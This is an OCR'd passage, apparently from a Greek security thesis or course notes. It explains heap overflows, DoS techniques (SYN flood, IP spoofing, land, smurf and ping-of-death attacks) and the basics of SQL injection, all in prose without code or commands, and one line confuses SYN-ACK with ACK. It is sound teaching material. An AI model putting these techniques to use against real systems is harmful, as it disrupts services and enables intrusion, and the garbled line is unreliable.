Πρόκειται για bufferoverflows επιθέσεις που λαμβάνουν χώρο στο σωρό και όχι στη στοίβα. Στο heap αποθηκεύονται δεδομένα, όπου δεν είναι γνωστό εκ των προτέρων το μέγεθος τους, όπως είναι τα objects και οι δυναμικοί πίνακες. Στόχος των επιθέσεων αυτής της κατηγορίας είναι η εκμετάλλευση BufferOverflow αδυναμιών στο heap. Πιο συγκεκριμένα, μέσω της υπερχείλισης ενός buffer, στόχος είναι η τροποποίηση των functionpointers που υπάρχουν στα objects(σε αντίθεση με τη returnaddress που γινόταν στα stackattacks). Επομένως όταν γίνει κλήση της συνάρτησης που δείχνει ο pointer, θα καλεστεί ο επιτιθέμενος κώδικας. Για παράδειγμα τα C++ objects περιέχουν ένα πίνακα με pointers στις virtual συναρτήσεις τους.


- **Exploit Existed Pointers**

Μια τελευταία κατηγορία επιθέσεων είναι η εκμετάλλευση ήδη υπαρχόντων δεικτών σε συναρτήσεις. Η επίθεση αυτή είναι παραπλήσια της Heapattack, αλλά λαμβάνει χώρα στη στοίβα. Βάση της επίθεσης αυτής, ο επιτιθέμενος αντί να τροποποιήσει τη returnaddress, μπορεί να τροποποιήσει τη διεύθυνση που δείχνει ένα δείκτης και επομένως όταν καλεστεί το περιεχόμενο του αντίστοιχου δείκτη, στην ουσία θα εκτελεστεί ο exploit κώδικας. Η επίθεση αυτή χρησιμοποιείτε για την αντιμετώπιση των Canaries, τα οποία περιγράφονται παρακάτω.

2.2 Επιθεσεις Αρνησης Υπηρεσιων (Denial Of Service Attacks, DOS Attacks)

Επιθέσεις άρνησης εξυπηρέτησης ονομάζονται οι επιθέσεις εναντίον ενός υπολογιστή ή των πόρων ενός δικτύου, οι οποίες έχουν ως στόχο την αποτροπή της χρήσης ενός συστήματος από τους νόμιμους χρήστες. Για να το πετύχουν αυτό δεν γίνονται προσπάθειες παραβίασης ή κλοπής στοιχείων από το σύστημα, αλλά στοχεύουν στο να καταστήσουν τον εξυπηρετητή/ές ή την υπηρεσία ανίκανη να δεχτεί άλλες συνδέσεις και επομένως να μην είναι σε θέση να εξυπηρετήσει νέους πελάτες. Η πλειοψηφία των επιθέσεων αυτών στοχεύουν στην κατανάλωση των δικτυακών πόρων, ωστόσο υπάρχουν και ορισμένες επιθέσεις, οι οποίες αποσκοπούν και σε άλλους πόρους, όπως είναι η CPU, η μνήμη, το bandwidth, κ.α.

Οι επιθέσεις άρνησης υπηρεσιών διακρίνονται σε δύο μορφές. Η πρώτη μορφή επιθέσεων είναι αυτή που στοχεύει στην κατάρρευση μιας υπηρεσίας, το οποίο θα προκαλέσει την επανεκκίνηση της υπηρεσίας. Η δεύτερη μορφή επίθεσης είναι η δημιουργία ενός μεγάλου αριθμού από πλαστές αιτήσεις εξυπηρέτησης, με αποτέλεσμα να υπερφορτώσει την υπηρεσία και να την καταστήσει ανίκανη να εξυπηρετήσει νέες αιτήσεις.




Πηγή: http://www.slideshare.net/

Υπάρχουν δύο τύποι επιθέσεων άρνησης υπηρεσιών, οι απλές επιθέσεις άρνησης υπηρεσιών(Dosattacks) και οι κατανεμημένες επιθέσεις άρνησης υπηρεσιών(DDOsattacks). Οι επιθέσεις του πρώτου τύπου έχουν ως πηγή επίθεσης

έναν υπολογιστή, ενώ οι επιθέσεις δεύτερου τύπου έχουν ως πηγή επίθεσης ένα κατανεμημένο σύνολο από υπολογιστές.

2.2.1 IPSpoofing

Η τεχνική του IPspoofing είναι μια πολύ χρήσιμη τεχνική για την εκτέλεση επιθέσεων άρνησης υπηρεσιών σε υπηρεσίες του διαδικτύου. Σύμφωνα με την τεχνική αυτή, ο επιτιθέμενος τροποποιεί την IP του υπολογιστή που κάνει μια επίθεσης άρνησης υπηρεσιών. Με τον τρόπο αυτό αφενός ο επιτιθέμενος επιτυγχάνει να διατηρήσει την ταυτότητα του κρυφή, αφετέρου του επιτρέπει να παρακάμπτει ορισμένες μεθόδους αντιμετώπισης DOS και DDOS επιθέσεων. Η τεχνική αυτή γίνεται συνήθως από μηχανήματα που τρέχουν UNIXlike λειτουργικό σύστημα, καθώς τα λειτουργικά αυτά συστήματα δίνουν μεγαλύτερες ελευθερίες στους χρήστες, σε αντίθεση με κλειστά λειτουργικά συστήματα, όπως είναι τα Windows[1].




Πηγή : http://en.wikipedia.org/wiki/SYN_flood

2.2.2 Synflooding

Το SynFlood είναι ένα είδος επίθεσης άρνησης υπηρεσιών. Το πρωτόκολλο SYN-ACK ή πρωτόκολλο τριπλής χειραψίας αποτελεί τη βάση κάθε έναρξης TCP σύνδεσης και επομένως κάθε σύνδεσης στο διαδίκτυο. Όταν ένας υπολογιστής θελήσει να ανοίξει μια TCP σύνδεση με έναν άλλο υπολογιστή, τότε αρχικά θα στείλει ένα πακέτο SYN (συγχρονισμού). Όταν ο παραλήπτης λάβει το πακέτο SYN, τότε θα αποκριθεί με ένα

πακέτο SYN-ACK (συγχρονισμού-επιβεβαίωσης) και όταν εν τέλει το πακέτο αυτό φτάσει στον εκκινητή της σύνδεσης, θα απαντήσει αυτός με τη σειρά του με ένα πακέτο ACK (επιβεβαίωσης). Ο υπολογιστής που δέχεται την αίτηση για εκκίνηση σύνδεσης, πριν αποκριθεί στέλνοντας πακέτο SYN-ACK στον εκκινητή, θα φροντίσει να δεσμεύσει τους κατάλληλους πόρους για την καθιέρωση της επικοινωνίας, η οποία θα γίνει όταν λάβει το πακέτο ACK, με στόχο την ανταλλαγή δεδομένων μεταξύ των δύο υπολογιστών. Ο υπολογιστής είναι υποχρεωμένος να περιμένει για κάποιο χρονικό διάστημα το ACK από τον εκκινητή της σύνδεσης, δεσμεύοντας ένας μέρος των διαθέσιμων πόρων του. Επειδή οι πόροι που απαιτούνται για τη διατήρηση μιας TCP επικοινωνίας είναι αρκετοί, προκειμένου να είναι σε θέση να εκτελέσει τεχνικές, όπως είναι το TCPcongestion, το flowcontrol, κ.α., ένας υπολογιστής, μπορεί να υποστηρίξει μέχρι ένα συγκεκριμένο αριθμό ταυτόχρονων TCP συνδέσεων, Σε διαφορετική περίπτωση, σε περίπτωση που γίνουν αιτήσεις για την εκκίνηση επικοινωνίας με ένα μεγάλο αριθμό από χρήστες, υπάρχειμεγάλη πιθανότητα ο υπολογιστής να μην είναι σε θέση να λειτουργήσει ομαλά.



Πηγή:http://en.wikipedia.org/wiki/SYN_flood

Τον περιορισμό αυτό θα προσπαθήσει να εκμεταλλευτεί ένας κακόβουλος χρήστης, ο οποίος μέσω της επίθεσης της πλημμύρας με μηνύματα συγχρονισμού, θα

προσπαθήσει να καταστήσει τον υπολογιστή-εξυπηρετητή μιας υπηρεσίας ανίκανο να δεχθεί αιτήσεις από νέους πελάτες για την παροχή υπηρεσιών. Στόχος του κακόβουλου χρήστη είναι η αποστολή ενός τεράστιου συνόλου από SYN πακέτα, για τα οποία ο κακόβουλος υπολογιστής δεν θα αποκριθεί για κανένα από αυτά με πακέτα SYN-ACK και απλά θα τερματίσει τη σύνδεση. Με τον τρόπο αυτό επιτυγχάνεται η δέσμευση τόσων πόρων από την πλευρά του εξυπηρετητή, έτσι ώστε να μην είναι πλέον σε θέση να δεχθεί νέες αιτήσεις για εκκίνηση επικοινωνίας από τους νόμιμους χρήστες.


2.2.3 SynFlooding – IPSpoofing

Οι επιθέσεις γείωσης(LandAttacks) είναι μιας παραλλαγή της επίθεσης SynFlood. Όπως αναφέρεται παραπάνω, ο στόχος της επίθεσης SynFlood είναι η αποστολή πακέτων SYN στον υπολογιστή εξυπηρετητή μιας εφαρμογής, με στόχο την κατανάλωση των διαθέσιμων πόρων του εξυπηρετητή για την αποδοχή TCP αιτήσεων για εκκίνηση σύνδεσης. Οι επιθέσεις γείωσης χρησιμοποιούν την τεχνική του IPspoofing και τροποποιούν την IP στο πακέτο SYN, δίνοντας την IP διεύθυνση του υπολογιστή-εξυπηρετητή. Με τον τρόπο αυτό αφενός επιτυγχάνεται η δημιουργία μιας ατελείωτης σειράς(endlessloop) επεξεργασίας στο σύστημα-στόχος του κακόβουλου χρήστη, το οποίο θα οδηγήσει στη κατάρρευση ή το πάγωμα του εξυπηρετητή, αφετέρου δε επιτυγχάνεται η διατήρηση της μυστικότητας της ταυτότητας του κακόβουλου χρήστη.

Μια δεύτερη παραλλαγή της SynFlood επίθεσης, η οποία χρησιμοποιεί την τεχνική του IPSpoofing είναι η αλλοίωση της IP διεύθυνσης του πακέτου SYN, με μια τυχαία IP, η οποία διαφέρει από πακέτο σε πακέτο. Με τον τρόπο αυτό επιτυγχάνεται η επίθεσης μιας κατανεμημένης SYNFlood επίθεσης, η οποία είναι δυσκολότερη να αντιμετωπιστεί, καθώς είναι δεν είναι ευάλωτες/(δεν είναι αντιμετωπίσιμες από) σε ορισμένες μεθόδους άμυνας, οι οποίες αναφέρονται σε επόμενο κεφάλαιο. Επιπρόσθετα, όπως και στις επιθέσεις γείωσης, έτσι και σε αυτές τις επιθέσεις επιτυγχάνεται η διατήρηση της μυστικής ταυτότητας του επιτιθέμενου. Η επίθεση αυτή μπορεί να εκμεταλλευτεί την τεχνική του IPspoofing ώστε να διασφαλίσει την μυστικότητα της ταυτότητας του επιτιθέμενου.

2.2.4 PingFlood

Η επίθεση πλημμύρας από μηνύματα ping αποτελεί μια μορφή επίθεσης άρνησης υπηρεσιών. Βάση της επίθεσης αυτής, ο κακόβουλος χρήστης αναλαμβάνει την συνεχή αποστολή ενός μεγάλου συνόλου από πακέτα PING. Το PING αποτελεί μια μέθοδος εντοπισμού της διαθεσιμότητας και της απόδοσης ενός απομακρυσμένου διαδικτυακού πόρου. Όταν ένας υπολογιστής στείλει ένα μήνυμα PING σε έναν άλλο υπολογιστή, ο υπολογιστής αυτός θα πρέπει να αποκριθεί με ένα μήνυμα ICMPEchoReply.



Εικόνα : Κατανεμημένη Μαζική Αποστολή Μηνυμάτων Ping


Πηγή :http://tomicki.net/ping.flooding.php

Στόχος της επίθεσης αυτής είναι μέσω της απάντησης με πακέτο ICMPEchoReply σε κάθε πακέτο ping που έχει προηγούμενο λάβει ο εξυπηρετητής-θύμα, να καταναλώσει όλο το διαθέσιμο εύρος ζώνης, με αποτέλεσμα να καταστεί πλέον ανίκανο να ικανοποιήσει για κάποιο χρονικό διάστημα υπηρεσίες σε νόμιμους χρήστες. Προκειμένου να επιτύχει μια τέτοια επίθεση, ο εξυπηρετητής υπηρεσίας θα πρέπει να διαθέτει μικρότερο bandwidth από τον επιτιθέμενο.

Μια άλλη παραλλαγή του PingFlood είναι η κατανεμημένη επίθεση πλημμύρας από μηνύματα PING. Βάση της επίθεσης αυτής ο επιτιθέμενος, ο οποίος έχει υπό τον έλεγχο

του ένα σύνολο από υπολογιστές, στέλνει από κάθε ένα υπολογιστή συνεχόμενα πακέτα Ping στο θύμα. Με τον τρόπο αυτό αυξάνεται δραστικά η πιθανότητα ο εξυπηρετητής να τεθεί ανίκανος, να ικανοποιήσει αιτήματα νόμιμων χρηστών, δίχως ταυτόχρονα να απαιτείται από οποιονδήποτε επιτιθέμενο υπολογιστή να έχει μεγαλύτερο εύρος ζώνης από τον εξυπηρετητή.

Το σύνολο από τους επιτιθέμενους υπολογιστές μπορεί είτε να ανήκει εξολοκλήρου στον επιτιθέμενο, είτε μπορεί να αποτελούν μέρος ενός botnet και άθελα τους να συμμετέχουν στην κακόβουλη επίθεση προς ένας εξυπηρετητή. Οι επιθέσεις του pingflood μπορεί να χρησιμοποιήσουν την τεχνική του IPspoofing, προκειμένου αφενός μεν να προστατέψουν την ταυτότητα του επιτιθέμενου, αφετέρου δε να διασπάσουν ορισμένες μορφές άμυνας απέναντι σε επιθέσεις άρνησης υπηρεσιών.



Εικόνα: Παράδειγμα Επίθεσης


Πηγή :http://ciscodocuments.blogspot.gr/2011/05/chapter-01-introduction-to-network_1117.html

Μια δεύτερη παραλλαγή της επίθεσης PingFlood είναι η επίθεση SmurfAttack. Η επίθεση αυτή αποτελεί μια μορφή κατανεμημένης επίθεσης άρνησης υπηρεσιών . Σύμφωνα με την επίθεση αυτή, ο κακόβουλος χρήστης εκπέμπει ένα μήνυμα PING σε ένα δίκτυο υπολογιστών, χρησιμοποιώντας την IP διεύθυνση εκπομπής του διαδικτύου. Η επίθεση αυτή εκμεταλλεύεται την τεχνική του IPSpoofing και έχει τροποποιήσει την IP διεύθυνση του αποστολέα του μηνύματος, και την έχει αντικαταστήσει με την IP του υπολογιστή θύμα. Επομένως, όταν οι υπολογιστές του διαδικτύου λάβουν το μήνυμα

PING, κάθε ένας από αυτούς θα αποκριθεί με ένα μήνυμα ICMPEchoReply στον παραλήπτη. Ο παραλήπτης, λόγω της τεχνική του IPSpoofing, θα είναι ο υπολογιστής θύμα και επομένως ένα μεγάλος αριθμός από μηνύματα θα φτάσουν στον υπολογιστή εξυπηρετητή. Επομένως, με τον τρόπο αυτό θα είναι πιθανόν να δημιουργηθεί μεγάλη κίνηση στην πλευρά του εξυπηρετητή, το οποίο μπορεί να καταστήσει αδύνατο την εξυπηρέτηση νέων αιτημάτων από τους νόμιμους χρήστες. Η επίθεση αυτή μπορεί να γίνει πιο επικίνδυνη αν ο επιτιθέμενος στείλει μήνυμα PING σε παραπάνω από ένα υποδίκτυα.

2.2.5 PingOfDeath

Το ping του θανάτου είναι μια πολύ δημοφιλής επίθεση άρνησης υπηρεσιών. Ο στόχος της επίθεσης αυτής είναι η δημιουργία κακοσχηματισμένων πακέτων ping, που έχουν ως παραλήπτης τον υπολογιστή-στόχο του επιτιθέμενου, με σκοπό να τον θέσει εκτός λειτουργία.




Πηγή: http://xcessl0gycs.blogspot.gr/2012/06/ping-of-death-and-other-dos-network.html

Ένα πακέτο Ping είναι συνήθως μεγέθους 56 bytes ή 84 bytes, εάν προστεθεί και η κεφαλίδα του πρωτοκόλλου IP. Δεδομένου ότι αρκετοί υπολογιστές δεν είναι σε θέση να διαχειριστούν κατάλληλα πακέτα ping, τα οποία ξεπερνάνε το μέγιστο μέγεθος ενός IPv4 πακέτου, το οποίο είναι 65535bytes, ο στόχος των επιθέσεων των pingofdeaths είναι η εκμετάλλευση αυτής της αδυναμίας, με στόχο την ο εξυπηρετητής να μην είναι σε θέση να ικανοποιήσει νέα αιτήματα.

Σύμφωνα με το πρωτόκολλο του διαδικτύου απαγορεύεται η αποστολή πακέτων ping μεγαλύτερη ή ίση των 65536 bytes. Ωστόσο ένας υπολογιστής μπορεί να εκμεταλλευθεί

την λειτουργία της τεμάχισης δεδομενογραμμάτων, με στόχο την επίτευξη της επίθεσης του ping του θανάτου. Βάση της τεχνικής της datagramfragmentation, το πρωτόκολλο IP είναι σε θέση να τεμαχίσει ένα πακέτο σε δύο ή περισσότερα δεδομενογράμματα, σε περίπτωση που το αρχικό δεδομενόγραμμα είναι αρκετά μεγάλο έτσι ώστε να χωρέσει και να περάσει μέσα από μία ζεύξη.



Πηγή: http://www.slideshare.net/

Ο τεμαχισμός των δεδομενογραμμάτων γίνεται με τέτοιο τρόπο, ώστε ο η τερματική συσκευή του παραλήπτη να είναι σε θέση να ανακατασκευάσει το αρχικό δεδομενόγραμμα.

Την τεχνική αυτή μπορεί να εκμεταλλευθεί ένας κακόβουλος χρήστης, προκειμένου να συνθέσει ένα πακέτο ping μεγέθους μεγαλύτερου του 65535. Επομένως ο επιτιθέμενος μπορεί να σπάσει το πακέτο ping σε δύο ή περισσότερα τμήματα, με τέτοιο τρόπο ώστε ο εξυπηρετητής να θεωρήσει τα πακέτα αυτά αποτέλεσμα μιας τεμάχισης δεδομενογραμμάτων και επομένως να τα συνθέσει και να παράγει ένα πακέτο ping μεγέθους μεγαλύτερου του αναμενόμενου. Όταν ο εξυπηρετητής συνθέσει το πακέτο ping, πιθανόν να είναι ευάλωτος σε BufferOverFlow επιθέσεις.

2.3 SQLINJECTION

Μια από τις σημαντικότερες απειλές για την ασφάλεια των εφαρμογών ιστού είναι οι επιθέσεις δηλητηρίασης SQL κώδικα. Μια ευπάθεια δηλητηρίασης SQL κώδικα υπάρχει όταν ένας επιτιθέμενος είναι σε θέση να εισάγει μια σειρά δηλώσεων σε ένα SQL ερώτημα, παραποιώντας τα δεδομένα που εισάγει σε μια εφαρμογή ιστού. Με τον τρόπο αυτό ο χρήστης μπορεί είτε να ανακτήσει απόρρητες πληροφορίες από τη βάση, είτε να τροποποιήσει παράνομα την κατάσταση της βάσης.

Μια ευπαθής εφαρμογή ιστού επιτρέπει στον επιτιθέμενο να έχει πρόσβαση στις βάσεις δεδομένων, να μεταβάλει και να διαγράψει πληροφορίες, ή ακόμα να θέσει την εφαρμογή εκτός λειτουργίας, προκαλώντας τεράστια προβλήματα με πολύ μικρή προσπάθεια και στοιχειώδης τεχνικές γνώσεις.

2.3.1 StructuredQueryLanguage

Ορισμός

Για την κατανόηση της επίθεσης αυτής, αρχικά θα πρέπει να εξοικειωθούμε με την έννοια και τη χρήση SQL.Ο όρος SQL, προήλθε απ' τα αρχικά **StructuredQueryLanguage** τα οποία στην ελληνική ορολογία θα μπορούσαν να μεταφραστούν ως δομημένη γλώσσα ερωτημάτων (ή αναζήτησης). Πρόκειται για μια γλώσσα υπολογιστών στις Βάσεις Δεδομένων, που σχεδιάστηκε για τη διαχείριση των δεδομένων διαχείρισης σε ένα σύστημα σχεσιακών βάσεων δεδομένων.

Σε γενικές γραμμές η SQL μας δίνει τη δυνατότητα της δημιουργίας επερωτημάτων(queries), μέσω των οποίων μπορούμε να έχουμε πρόσβαση σε μια βάση δεδομένων, προκειμένου :

- να αναζητήσουμε δεδομένα
- να εισάγουμε νέες εγγραφές
- να διαγράψουμε ήδη υπάρχουσες εγγραφές
- ή να τροποποιήσουμε τις υπάρχουσες εγγραφές

Δομή SQL

Οι τέσσερις βασικές λειτουργίες(operations) της SQL είναι οι εξής:

1. **Select:** Η λειτουργία αυτή επιτρέπει στον χρήστη να ανακτήσει δεδομένα από ένα σύστημα Βάσεων Δεδομένων.
2. **Insert:** Η λειτουργία αυτή επιτρέπει στον χρήστη να εισάγει νέες εγγραφές στο σύστημα.
3. **Delete:** Μέσω της λειτουργίας αυτής, ο χρήστης μπορεί να διαγράψει τις υπάρχουσες εντολές.
4. **Update:** Η λειτουργία αυτή επιτρέπει στον χρήστη να ενημερώσει τα δεδομένα μιας υπάρχουσας εγγραφής.

Οι βασικοί τελεστές(operators) της SQL είναι οι εξής:

- **=** : Ο τελεστής αυτός δηλώνει την ισότητα μεταξύ του δεξιού και του αριστερού άκρου.
- != : Ο τελεστής αυτός δηλώνει την ανισότητα μεταξύ του δεξιού και του αριστερού άκρου.
- > : Ο τελεστής αυτός χρησιμοποιείται για να δηλώσει ότι η τιμή του αριστερού άκρου είναι μεγαλύτερη από την αντίστοιχη του δεξιού άκρου.
- < : Ο τελεστής αυτός χρησιμοποιείται για να δηλώσει ότι η τιμή του αριστερού άκρου είναι μικρότερη από την αντίστοιχη του δεξιού άκρου.
- >= : Ο τελεστής αυτός χρησιμοποιείται για να δηλώσει ότι η τιμή του αριστερού άκρου είναι μεγαλύτερη ή ίση από την αντίστοιχη του δεξιού άκρου.
- <= : Ο τελεστής αυτός χρησιμοποιείται για να δηλώσει ότι η τιμή του αριστερού άκρου είναι μικρότερη ή ίση από την αντίστοιχη του δεξιού άκρου.
- **BETWEEN** : Ο τελεστής αυτός χρησιμοποιείται για να δηλώσει ότι η τιμή του αριστερού άκρου κυμαίνεται στο διάστημα μεταξύ δύο τιμών.
- **IN** : Ο τελεστής αυτός χρησιμοποιείται για να δηλώσει ότι η τιμή του αριστερού άκρου περιλαμβάνεται στο σύνολο τιμών που βρίσκεται στο δεξιό άκρο.
- **AS** : Ο τελεστής αυτός χρησιμοποιείται για να δοθεί/τροποποιηθεί η ονομασία του αποτελέσματος στο δεξί άκρο.
- **AND**: Ο τελεστής αυτός χρησιμοποιείται για την προσθήκη μιας νέας συνθήκης σε ένα επερώτημα. Προκειμένου να επιστραφεί μια εγγραφή θα πρέπει τόσο η δεξιά όσο και η αριστερή συνθήκη να είναι αληθής.
- **OR**: Ο τελεστής αυτός χρησιμοποιείται για την προσθήκη μιας νέας συνθήκης σε ένα επερώτημα. Προκειμένου να επιστραφεί μια εγγραφή θα πρέπει τουλάχιστον μία από τη δεξιά και την αριστερή συνθήκη να είναι αληθής.

Οι βασικοί όροι(clauses) της SQL είναι οι εξής:

